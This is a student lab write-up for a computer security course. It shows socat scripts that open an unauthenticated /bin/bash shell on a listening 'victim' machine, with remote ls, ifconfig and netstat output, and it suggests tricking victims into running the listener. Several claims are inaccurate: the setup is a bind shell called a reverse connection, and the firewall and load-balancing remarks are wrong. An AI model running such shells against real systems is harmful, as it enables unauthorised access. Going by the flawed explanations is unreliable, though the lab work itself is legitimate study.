Lab 2: Write-up
SOCAT
SHRIRAM KARPOORA SUNDARA PANDIAN
CSEC 742: COMPUTER SYSTEM SECURITY

NOVEL USE OF SOCAT:
Socat is a bidirectional file transfer tool like Netcat, and it has all the features of Netcat. But why Socat? Because it has more advanced features than Netcat, like being able to connect multiple connections at a single port. Also, it has a lot of unique features that constitute the offensive side of cybersecurity. So I chose Socat to explore and use it to scrape websites to retrieve important information about them.


Aim: My objective is to establish the reverse connection between attacker and victim using Socat, a very useful way of connecting to the victim machine. I always wondered how reverse connections worked, but Socat helped me understand how they actually work.

To install socat in the linux system, “sudo apt-get -y install socat.”

Procedure :
I have created two scripts, one for the attacker and the other for the victim. As it is a reverse connection, the attacker will use the IP address of the victim to connect back to his machine, so there will be no intrusion from a firewall. The only thing is that the attacker needs to execute the script on the victim’s machine; we can use steganography methods to make the victim fall for it anyway.

Attacker Script:

```
#!/bin/bash

Set the IP address of victim machine
REMOTE_IP="192.168.200.128"

Set the port number
PORT="8000"

# Use socat to connect to victim machine
socat: TCP4:$REMOTE_IP:$PORT
```



```
GNU nano 4.8                establish_remote_connection.sh
#!/bin/bash

# Set the IP address of victim machine
REMOTE_IP="192.168.200.128"

# Set the port number
PORT="8000"

# Use socat to connect to victim machine
socat - TCP4:$REMOTE_IP:$PORT
```


In the above script Remote_IP is the ip address of the victim machine where we do reverse connection. Also the port to communicate and using socat for establishing the connection (TCP) with the victim.

Victim Script :

#!/bin/bash

# Set the port number
PORT="8000"

# Use socat to incoming connection, to be run on victime machine
socat TCP4-LISTEN:$PORT,reuseaddr EXEC:/bin/bash




```
GNU nano 4.8                     normal_script.sh
#!/bin/bash

# Set the port number
PORT="8000"

# Use socat to incoming connection, to be run on victime machine
socat TCP4-LISTEN:$PORT,reuseaddr EXEC:/bin/bash
```

Here comes the benefit of socat, we can use this port 8000 in multiple instances, so Socat does some kind of load balancing.


Output :

- First the script from victim machine has to be in listening mode.




```
sansforensics@siftworkstation: ~/Desktop
$ ./normal_script.sh
```

- Once the attacker runs the script the connection will be established.




```
^Csansforensics@siftworkstation: ~/Desktop
$ ./establish_remote_connection.sh
```

- Now that we have full control over the victim's shell, we can execute any command and also list all the files and folders that victim has.
- Below, I (the attacker) gave ls command to list all the files on victim machine.




```
ls
bot_connect.sh
cases
crawler.sh
DFIR-Smartphone-Forensics-Poster.pdf
establish_remote_connection.sh
Hex-File-Regex-Cheatsheet.pdf
Hunt-Evil.pdf
iOS-3rd-Party-Apps-Poster.pdf
Linux_Financial_Case.001
Linux_Financial_Case.001.zip
log.txt
mount_points
Network-Forensics-Poster.pdf
normal_script.sh
Poster_Threat-Intelligence-Consumption.pdf
scraped.txt
scrapper.sh
SIFT-Cheatsheet.pdf
SIFT-REMnux-Poster.pdf
```

- Ifconfig to view the network interface details of victim machine.



```
SQLite-Pocket-Reference.pdf
urls.txt
Windows-Forensics-Poster.pdf
Windows-to-Unix-Cheatsheet.pdf
Zimmerman-Tools-Poster.pdf
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:25:fb:a1:bf  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.200.128  netmask 255.255.255.0  broadcast 192.168.200.255
        inet6 fe80::20c:29ff:fe13:c97c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:13:c9:7c  txqueuelen 1000  (Ethernet)
        RX packets 141439  bytes 204095062 (204.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12110  bytes 1423226 (1.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

- I can also see the network statistics of the victim machine, no limited to anything.



```
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 siftworkstation:56464   93.243.107.34.bc.:https ESTABLISHED
tcp        0      0 siftworkstation:8000    siftworkstation:37304   ESTABLISHED
tcp        0      0 siftworkstation:37304   siftworkstation:8000    ESTABLISHED
udp        0      0 siftworkstation:bootpc  192.168.200.254:bootps  ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         DGRAM                    19772    /run/systemd/notify
unix  2      [ ]         DGRAM                    31504    /run/user/1000/system
d/notify
unix  2      [ ]         DGRAM                    29103    /var/lib/samba/privat
e/msg.sock/1010
unix  2      [ ]         DGRAM                    19786    /run/systemd/journal/
syslog
unix  20     [ ]         DGRAM                    19796    /run/systemd/journal/
dev-log
unix  9      [ ]         DGRAM                    19800    /run/systemd/journal/
socket
unix  2      [ ]         DGRAM                    29066    /var/lib/samba/privat
e/msg.sock/803
```